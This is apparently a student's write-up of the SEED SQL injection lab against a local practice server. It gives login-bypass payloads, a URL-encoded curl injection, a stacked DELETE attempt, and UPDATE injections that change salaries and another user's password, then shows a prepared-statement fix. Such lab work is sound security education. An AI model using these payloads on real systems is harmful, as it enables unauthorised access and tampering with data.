SQL Injection Attack Lab

Assignment 4

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Task 3

3.1 Task 1: Get Familiar with SQL Statements

A SQL command to print all the profile information of the employee Alice.

“SELECT * FROM credential

WHERE credential.Name=’Alice’”

```
mysql> select * from credential where credential.Name='Alice'
    -> ;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
-----------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Pass
word                                |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
-----------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe
918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
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1 row in set (0.00 sec)
```

Figure 1 SQL query returing information of employee Alice

Task 2.1: SQL Injection Attack from webpage.

Assume that a user types some random string (“Admin”) in the Username entry, and types “Admin' #” in the Username entry (not including the beginning and ending double quotation marks). The SQL statement will become the following:

```
$sql =

"SELECT id, name, eid, salary, birth, ssn, address,  email,
        nickname, Password
 FROM credential
 WHERE name= ’Admin’#’ and Password=’$hashed_pwd’";
```

Since everything from the # sign to the end of the line is considered as comment, the above SQL statement is equi valent to the fo llowing:

```
$sql =

"SELECT id, name, eid, salary, birth, ssn, address,  email,
        nickname, Password
 FROM credential
 WHERE name= ’Admin’
```

Therefore, we only need to fill in the UserName entry and keep the Password field empty (or we put anything it), because our SQL statement will check only UserName and discard the Password field.



Figure 2 SQL Injection with Admin'#



Figure 3 User Details fro everyone is returned.

Task 2.2: SQL Injection Attack from command line

Send an HTTP GET request to our web application, with two parameters (username and Password) attached:

“curl \

‘www.seed-server.com/unsafe_home.php? \

username=Admin’ OR 1=1 #&Password=11’”

Modified curl command with, ‘(single Quotes) %27, “ ”(white space) %20, # (Hash Tag) %23

HTTP encoding

“curl \

‘www.seed-server.com/unsafe_home.php?username=Admin%27%20OR%201=1%20%23&Password=11’”

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  </html>
[03/16/22]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=Admin%27%20OR%201=1%20%23&Password=11'
<!--
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Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a
 dark table head theme.
```

Figure 4 Curl Command to perform SQL Injection

```
">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 4
0px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-it
em active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</spa
n></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profil
e</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-
lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><b
r><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bordered'><the
ad class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><t
h scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td><
/tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</t
d></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></
tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td>
</tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
```


Figure 5 Alice's Information

As we can see, we got information of all the employees, starting with Alice and so on.

Task 2.3: Append a new SQL statement.

Append Statement:

In SQL, multiple statements, separated by semicolon (;), can be included in one statement string. Therefore, using a semicolon, we have successfully appended a new SQL statement of our choice to the existing SQL statement string. If the second SQL statement gets executed, the user Samy will be deleted.

UserName: Admin';DELETE FROM credential where name='Samy';#

Such an attack does not work against MySQL, because in PHP's mysqli extension, the mysqli::query() API does not allow multiple queries to run in the database server.



Figure 6 Error running Multiple Queries

MySQL database server does allow multiple SQL statements to be included in one statement string. Thus failing our SQL Injection attack, with multiple queries.

3.3 Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.

We will log in as Alice, now as we know that the SQL Query in the unsafe_edit_backend.php, looks like this

```
$sql =

"UPDATE credential SET
nickname=’$input_nickname’,
email=’$input_email’,
address=’$input_address’,
Password=’$hashed_pwd’,

PhoneNumber=’$input_phonenumber’

WHERE ID=$id;";
```

Here, we will use the SET key word in the UPDATE sql query,

As we can see in the Edit Profile Page, we can see that we will use the Nickname entry to inject our SQL statement and modify the query by updating the Alice’s salary.



Figure 7 Original Salary for Alice

SQL Injection Query;

```
$sql =

"UPDATE credential SET
nickname='',salary='5000000',
email='$input_email',
address='$input_address',
Password='$hashed_pwd',

PhoneNumber='$input_phonenumber'

WHERE ID=$id;";
```



Figure 8 SQL injection query to update Salary



Figure 9 Updated salary to 5000000

‘,salary=’5000000

As we can see that Alice’s salary was updated from 20000 to 5000000, thus successfully completing SQL injection.

Task 3.2: Modify other people’ salary.

Following from the previous task, where we updated Alice’s own salary, we can tweak the SQL statement to use the WHERE clause where we will add Name=’Boby’ at the end of the ‘,salary=1 statement.

Thus modifying Boby’s salary to 1 instead of Alice’s own salary.

SQL Injection Query

```
"UPDATE credential SET nickname=’’,salary=1 WHERE Name=’Boby’;#’
email=’$input_email’,
address=’$input_address’,
Password=’$hashed_pwd’,
PhoneNumber=’$input_phonenumber’
WHERE ID=$id;";
```



Figure 10 Updating Boby's salary to 1

We can even use any field like eid to modify other people's or even Alice's own salary by adding the following statement to the Nickname Field.

Nickname: ',salary=1 WHERE eid=10000;#



Figure 11 Alice's own profile

```
"UPDATE credential SET nickname='',=1 WHERE Name='Boby';#'
email='$input_email',
address='$input_address',
Password='$hashed_pwd', PhoneNumber='$input_phonenumber'
WHERE ID=$id;"
```

Task 3.3: Modify other people' password.

Attack Query:

The password stored int the databases are in the form of SHA1 hashes, therefore we can use the approach from the previous 2 attacks in the form

',Password='<sha1hash>' WHERE eid=10000#

```
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

Figure 12 Before Attack password hash of BOBY in Database

```
Terminal          Terminal          Terminal
[03/16/22]seed@VM:~/.../Code$ ls
css       index.html  seed_logo.png            unsafe_edit_frontend.php
defense   logoff.php  unsafe_edit_backend.php  unsafe_home.php
[03/16/22]seed@VM:~/.../Code$ cat unsafe_edit_backend.php | grep sha
    $hashed_pwd = sha1($input_pwd);
[03/16/22]seed@VM:~/.../Code$
```

Figure 13 New Password

```
[03/16/22]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_www   pass.txt  task2.3  task3.3_sql_injection
image_mysql         mysql_data  task2.2   task3.3
[03/16/22]seed@VM:~/.../Labsetup$ echo -n "alicewashere" > pass.txt
[03/16/22]seed@VM:~/.../Labsetup$ echo -n "alicewashere" | sha1sum
b011cf570f9a07454fa3ce8f395b2500b71164cd  -
[03/16/22]seed@VM:~/.../Labsetup$
```

Figure 14 Setting new password and saving it's SHA1 sum hash Saving new password's sha1 sum



Figure 15 Performing the attack on Alice's profile for Boby Attack Query -> ',Password='<sha1sum>' WHERE eid=20000#



Figure 16 Boby Original Login



Figure 17 New password, successfull injection, alicewashere

3.4 Task 4: Countermeasure – Prepared Statement

Modifying the unsafe.php file, to separate code and data, defeating SQL Injection.

the SQL statement with user-provided data, we need to send the data to the database, which will bind them to those placeholders. This is done through the mysqli::bind_param()

Once the data are bound, we can run the completed SQL statement using the mysqli::execute() API. To get the query results, we can use the mysqli::bind_result() API, to bind the columns in the result to variables, so when mysqli::stmt_fetch() is called data for the bound columns are placed into the specified variables.

```
 GNU nano 4.8                          unsafe.php                          Modified
// do the query
/*$result = $conn->query("SELECT id, name, eid, salary, ssn
                         FROM credential
                         WHERE name= '$input_uname' and Password= '$hashed_pwd'");
*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                         FROM credential
                         WHERE name= ? and Password = ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid,$salary,$ssn);
$stmt->fetch();

/*
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
```

Figure 18 modify the SQL query in unsafe.php using the prepared statement, so the program can defeat SQL



Figure 16 For the Admin'# query

For “Admin’#” SQL Query nothing is returned from the Database. Thus, failing SQL Injection.

Using prepared statements, trusted code is sent via a code channel , while the untrusted user-provided data are sent via a data channel. Therefore, the database clearly knows the boundary between code and data. When it gets data from the data channel, it will not parse the data. Even though an attacker can hide code in data, the code will never be treated as code, so it will never be executed.



Figure 17 Correct ID, Password



Figure 18 Only User information is returned